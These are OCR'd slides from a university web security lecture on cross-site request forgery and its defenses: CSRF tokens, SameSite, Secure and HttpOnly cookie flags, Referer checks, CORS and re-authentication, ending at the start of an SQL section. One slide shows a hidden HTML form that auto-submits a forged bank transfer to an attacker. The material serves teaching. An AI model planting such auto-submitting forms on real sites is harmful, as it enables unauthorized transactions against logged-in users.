https://brown-csci1660.github.io

CS1660: Intro to Computer Systems Security
Spring 2025

Lecture 11: Web Security III

Co-Instructor: **Nikos Triandopoulos**

March 4, 2025

BROWN

CS1660: Announcements

- Course updates
  - Project 2 is out
  - Homework 2 goes out this Thursday, March 6, and is due Thursday, March 18
  - Where we are
    - **Part I: Crypto**
    - **Part II: Web**
    - Part III: OS
    - Part IV: Network
    - Part V: Extras

Today

- Web security

Cross-Site Request Forgery (CSRF)


- Attacker's site has script that issues a request on target site
- Example

```
<form action="https://bank.com/wiretransfer" method="POST" id="rob">
<input type="hidden" name="recipient" value="Attacker">
<input type="hidden" name="account" value="2567">
<input type="hidden" name="amount" value="$1000.00">
…
document.getElementById("rob").submit();
```

- If user is already logged in on target site …
- Request is executed by target site on behalf of user
  - E.g., funds are transferred from the user to the attacker

CSRF Trust Relationships

- Server trusts victim (login)
- Victim trusts attacker enough to click link/visit site
- Attacker could be a hacked legitimate site



How can we restrict which origins can make requests?

Multiple mechanics, implemented at different layers of the system

=> Defense in depth!

Server-side: CSRF token

Server sends unguessable value to client, as hidden variable in POST

```
<form action="/transfer.do" method="post">
<input type="hidden" name="csrf_token" value="aXg3423fjp. . .">
[...]
</form>
```


On POST, server compares against expected value, rejects if wrong or missing


What does this prove?

CSRF Token: Mechanics

Different web frameworks handle tokens differently

- Set token per-session or per-request?
- Can include token directly in generated HTML, or use JS to set via cookie


gradescope
by Turnitin
< CS1660/2660 Spring 20...
Homework 1 (Problems 1–4)
Edit Outline
Create Rubric
Manage Submissions
Grade Submissions
Review Grades
Regrade Requests
Account
Upload Submission
Upload a submission for a student.
* Required field
Student *
Select a student
Submission PDF *
Please select a file
Select File
Cancel
Upload
Graded
0%
Show Details
Upload Submission
Grade Submissions


gradescope
by Turnitin
CS1660/2660 Spring 20...
Homework 1 (Problems 1–4)
Edit Outline
Create Rubric
Manage Submissions
Grade Submissions
Review Grades
Regrade Requests
Account
Upload Submission
Upload a submission for a student.
* Required field
<body data-action="index" data-controller="assignment_submissions" class="themodal-lock">
 == $0

...
...

<form class="form" id="submissions-manager-upload-form" enctype="multipart/form-data" action="/courses/704610/assignments/4081276/submissions" accept-charset="UTF-8" method="post" novalidate="novalidate">
<input name="utf8" type="hidden" value="✓">
<input type="hidden" name="authenticity_token" value="scdwA4s6I7o0V0BVRa9gEIV6yDf9ER17be6aE7MPli1JtvlzUGMlGBPfhwrWq5pxV/1T29YGkc16iKfp96w+0g==">
...
...
 flex

...
 flex
<button name="button" type="button" class="tiiBtn tiiBtn-tertiary">Cancel</button>
<input type="submit" name="commit" value="Upload" id="submit" class="tiiBtn tiiBtn-primary" data-disable-with="Upload">

</form>

<div id="dataTable-status" class="sr-only" role="status" inert aria-hidden="true">
<script type="text/javascript" inert aria-hidden="true">...</script>
<a class="sr-only sr-only-focusable tiiBtn tiiBtn-primary skipLink" href="#main-content" inert aria-hidden="true"

CSRF Token: Mechanics

Different web frameworks handle tokens differently

- Set token per-session or per-request?
- Can include token directly in generated HTML, or use JS to set via cookie

How to generate the tokens?

- "Synchronizer token": server picks random value, saves for checking
- "Encrypted token": server sends encrypt/MAC of some value that can be checked without saving extra state (eg. user ID)

CSRF Mitigation

- To protect against CSRF attacks, we can use a cookie in combination with a POST variable, called CSRF token
- POST variables are not available to attacker
- Server validates both cookie and CSRF token

Limit cookie sharing

SameSite attribute: control how cookie is shared when origin is a different site:

```
Set-Cookie: sessionid=12345; Domain=b.com; SameSite=None
```

- **None**: No restrictions*
- `Strict`: Send cookie only when request originates from site that sent the cookie
- Lax (default since 2021): allow cross-site requests for requests *initiated by user (eg. clicking a link, but not Javascript)*

← Feature: Cookies default to SameSite=Lax

Overview

Treat cookies as SameSite=Lax by default if no SameSite attribute is specified. Developers are still able to opt-in to the status quo of unrestricted use by explicitly asserting SameSite=None.

This feature is available as of Chrome 76 by enabling the same-site-by-default-cookies flag.

This feature will be rolled out gradually to Stable users starting July 14, 2020. See https://www.chromium.org/updates/same-site for full timeline and more details.

Get Ready for New SameSite=None; Secure Cookie Settings

Send feedback

On this page

Thursday, January 16, 2020

Limit cookie sharing

More important attributes:


```
Set-Cookie: sessionid=12345; . . . HttpOnly=true, Secure
```

- `Secure` (true/false): Only send this cookie when using HTTPS

- `HttpOnly` (true/false): If true, cookie can't be read by Javascript (but can still be sent by requests)

Another way: checking headers

"Referer" [sic] header: URL from which request is sent



Another way: checking headers

- Check Referer header on request, see if it matches expected origin
- Browser limits how Referer header can be changed

=> Useful if you trust browser; but ultimately can be controlled by client

CORS: Cross-Origin Resource Sharing

Systematic way to set permissions for cross-origin requests for most dynamic resources (Javascript and others)

CORS: Cross-Origin Resource Sharing

Systematic way to set permissions for cross-origin requests for most dynamic resources (Javascript and others):

```
# Allow origin example.com to use resources from here
Access-Control-Allow-Origin: https://example.com

# Allow any origin to use resources from here
Access-Control-Allow-Origin: *
```


If Origin not allowed by header,
browser prevents page from reading response
=> Browser must implement this properly!


CORS: Further reading

- Gained adoption in major browsers 2009-2015
- Requires site owners to define *policies* for how resources are used
- For some requests, browser will do a “preflight” before sending request at all to see if it’s authorized
- Extra nuances for requests that send cookies “credentialed” requests

User Interaction

Force certain high-value operations to require use input


Confirm access
Signed in as @ndemarinis
Authentication code
XXXXXX
Verify
Open your two-factor authenticator (TOTP) app or browser extension to view your authentication code.
Having problems?
Use your password
Tip: You are entering sudo mode. After you've performed a sudo-protected action, you'll only be asked to re-authenticate again after a few hours of inactivity.




Tradeoff => security vs. usability

Extending our Webserver model…


Most complex sites use a database

- Client-supplied data stored into database
- Access to database mediated by server
- Examples: Relational, Document oriented, …



Standard Query Language (SQL)

- Relational database
  - Data organized into tables
  - Rows represent records and columns are associated with attributes
- SQL describes operations (queries) on a relational database




One query type: SELECT

```
